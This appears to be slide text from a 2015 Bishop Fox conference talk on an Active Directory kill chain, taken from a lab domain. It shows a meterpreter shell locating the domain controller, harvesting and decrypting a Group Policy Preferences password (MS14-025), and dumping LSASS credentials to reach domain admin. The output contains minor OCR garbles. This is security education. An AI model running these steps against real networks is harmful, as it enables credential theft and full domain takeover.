

The Active Directory Kill Chain

IS YOUR COMPANY AT RISK?

PhxSAC
Phoenix Security & Audit
Conference 2015

Who Are We?

BISHOP FOX

Kevin Sugihara
Senior Security Analyst



- Representing the Red Team
- Certified hacker
 - OSCP
 - GPEN
 - GPXN
 - GPPA

Matthew Gleason
Senior Security Analyst



- Representing the Blue Team
- Software engineer gone white hat hacker

Agenda

PRESENTATION OUTLINE

Introduction to Active Directory

Exploit Overview

- Step-by-step Walkthrough
- Impact Summary

Remediation and Defense

- Fixing the Problems
- Looking Ahead

Final Wrap-up




Active Directory provides centralized authentication and authorization capabilities to an organization and typically acts as an organization's main identity database.

— MICROSOFT

Active Directory


DEMYSTIFIED

Keys to the kingdom



Who Uses Active Directory?

FORTUNE 500 COMPANIES



■ DO NOT USE ACTIVE DIRECTORY

■ DO USE ACTIVE DIRECTORY

EXPLOIT INTRO

WHAT IS IT?



Gameplan

THE WHAT WE DO



Loot

WHY WE DO IT



Loot

WHY WE DO IT

Everything.



Loot

WHY WE DO IT

Everything.

- PCI Data
- Intellectual Property
- Customer Information
- Employee Information
- Emails
- Database Servers
- Log files
- Document Stores




EXPLOITATION

STEP BY STEP



The Network


AKA OUR PLAYGROUND



Setting The Stage

POINT A


- An unprivileged user on a client machine
- Unable to perform local privilege escalation



Obtain Local Admin

MS14-025

1. Find the domain controller.



```
C:\Users\jdoe\Desktop>exit
smeterpreter > shell
Process 2820 created.
Channel 3 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\jdoe\Desktop>nslookup
nslookup
Default Server: UnKnown
Address: 192.168.41.100

> set type=all
type=any
> _ldap._tcp.dc._msdcs.dc-esc.bishopfox.com
Server: UnKnown
Address: 192.168.41.100


_ldap._tcp.dc._msdcs.dc-esc.bishopfox.com SRV service location:
        priority = 0
        weight = 100
        port = 389
        svr hostname = dc01.dc-esc.bishopfox.com
dc01.dc-esc.bishopfox.com internet address = 192.168.41.100
```

Obtain Local Admin

MS14-025

2. Mount Sysvol, find Groups.xml.


```
C:\Users\jdoe\Desktop>Y:  
Y:  
Y:\>dir /s Groups.xml  
dir /s Groups.xml  
Volume in drive Y has no label.  
Volume Serial Number is 78E9-DEFE  
  
Directory of Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB9  
4F9}\MACHINE\Preferences\Groups  
  
4/01/2015 11:32 PM          525 Groups.xml  
1 File(s)                525 bytes  
  
Total Files Listed:  
1 File(s)                525 bytes  
0 Dir(s) 32,531,988,480 bytes free
```



Obtain Local Admin

MS14-025

3. Pull password from Groups.xml.



```
Y:\>type Y:\dc-esc.bishopfox.com\Policies\
type Y:\dc-esc.bishopfox.com\Policies\
The system cannot find the file specified.

Y:\>cd Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\M
ACHINE\Preferences\Groups
cd Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHI
NE\Preferences\Groups


Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHI
NE\Preferences\Groups>type Groups.xml
type Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51
E5-4d24-8B1A-D98DE98BA1D1}" name="administrator" image="2" changed="2015-04-02 0
5:32:01" uid="{0A89DDC5-B994-4FE6-9204-41DEDB1D23C4}"><Properties action="U" new
Name="administrator" fullName="Administrator" description="Local Administrator"
cpassword="jyDAlvkU2/o8xlAq8f3qAD2j5ZlFC1SE04haKEjuAgY" changeLogon="0" noChange
="0" neverExpires="1" acctDisabled="0" userName="administrator"/></User>
</Groups>

Y:\dc-esc.bishopfox.com\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHI
NE\Preferences\Groups>
```

Obtain Local Admin

MS14-025

4. Decrypt the password.



```
root@ares:~# gpp-decrypt jyDA1vkU2/o8xlAq8f3qAD2j5ZlFC1SE04haKEjuAgY  
Supersecure!  
root@ares:~#
```


Cleartext Local Admin Password:

Supersecure!

Obtain Local Admin

MS14-025


- All User Machines
- Maybe Production Servers?
- Maybe QA Servers?



Pivot

DOWN THE RABBIT HOLE

What next?




Pivot

DOWN THE RABBIT HOLE

Find an infrastructure server.

- Web
- File
- Database




Pivot

DOWN THE RABBIT HOLE

Find an infrastructure server.

- Web
- File
- Database



Win

EXTRACT PASSWORD FROM LSASS.EXE

Recover the clear text password.


```
Authentication Id : 0 ; 1227113 (00000000:0012b969)
Session          : RemoteInteractive from 2
User Name        : njones
Domain           : DC-ESC
Logon Server     : DC01
Logon Time       : 4/27/2015 3:20:55 PM
SID              : S-1-5-21-458962308-2547924602-13112

msv :
  [00000003] Primary
  * Username : njones
  * Domain   : DC-ESC
  * LM       : b3193c930e31695f76c619c60be9176f
  * NTLM     : 4860de752dfaa91a1e8cda59970aabbcb
  * SHA1     : 4b2278dde0d28eb55ab20f1de8d150fa4

tsoko :
  * Username : njones
  * Domain   : DC-ESC
  * Password : BestDAEver!

waigest :
  * Username : njones
  * Domain   : DC-ESC
  * Password : BestDAEver!

kerberos :
  * Username : njones
```



EXPLOIT RESULTS

WHAT WE GOT



Results

WHAT WE GOT

- Domain Controller Hostname/IP
- Domain Administrator Username and Password

Results

THE IMPACT

The image shows a screenshot of the Windows Server Manager interface. On the left, the 'Users' folder for the domain 'dc-esc.bishopfox.com' is selected. On the right, a 'New User' dialog box is open for 'Bill Oss'. The 'Description' field is highlighted with a red box and contains the text 'President and CEO'. Above the dialog box is a diagram showing a 'User Computer' (laptop) connected via a red arrow to an 'Active Directory Server' (server rack). A green speech bubble above the arrow contains the text 'CONNECT VIA RDP AS DOMAIN ADMIN'. The server name 'dc01.dc-esc.bishopfox.com' is displayed above the server icon.

CONNECT VIA RDP AS DOMAIN ADMIN

dc01.dc-esc.bishopfox.com

User Computer

Active Directory Server

Server Manager

File Action View Help

Users 23 objects

Name	Type
Administrator	U...
Allowed ROD...	Se...
Bill Oss	U...
Cert Publishers	Se...
Denied ROD...	Se...
DnsAdmins	Se...
DnsUpdatePr...	Se...
Domain Admins	Se...
Domain Com...	Se...
Domain Cont...	Se...
Domain Guests	Se...
Domain Users	Se...
DomainContr...	U...
Enterprise A...	Se...
Enterprise R...	Se...
Group Policy ...	Se...
Guest	U...
John Doe	U...
Mike Smith	U...
Nate Jones	U...
RAS and IAS ...	Se...
Read-only D...	Se...
Schema Admins	Se...

First name: Bill Initials:

Last name: Oss

Display name: Bill Oss

Description: President and CEO

Office:

Telephone number: Other...

E-mail:

Web page: Other...


OK Cancel Apply Help

BISHOP FOX®

EXPLOIT SUMMARY

WHAT DID WE DO AGAIN?

- We took over local administrator account



EXPLOIT SUMMARY

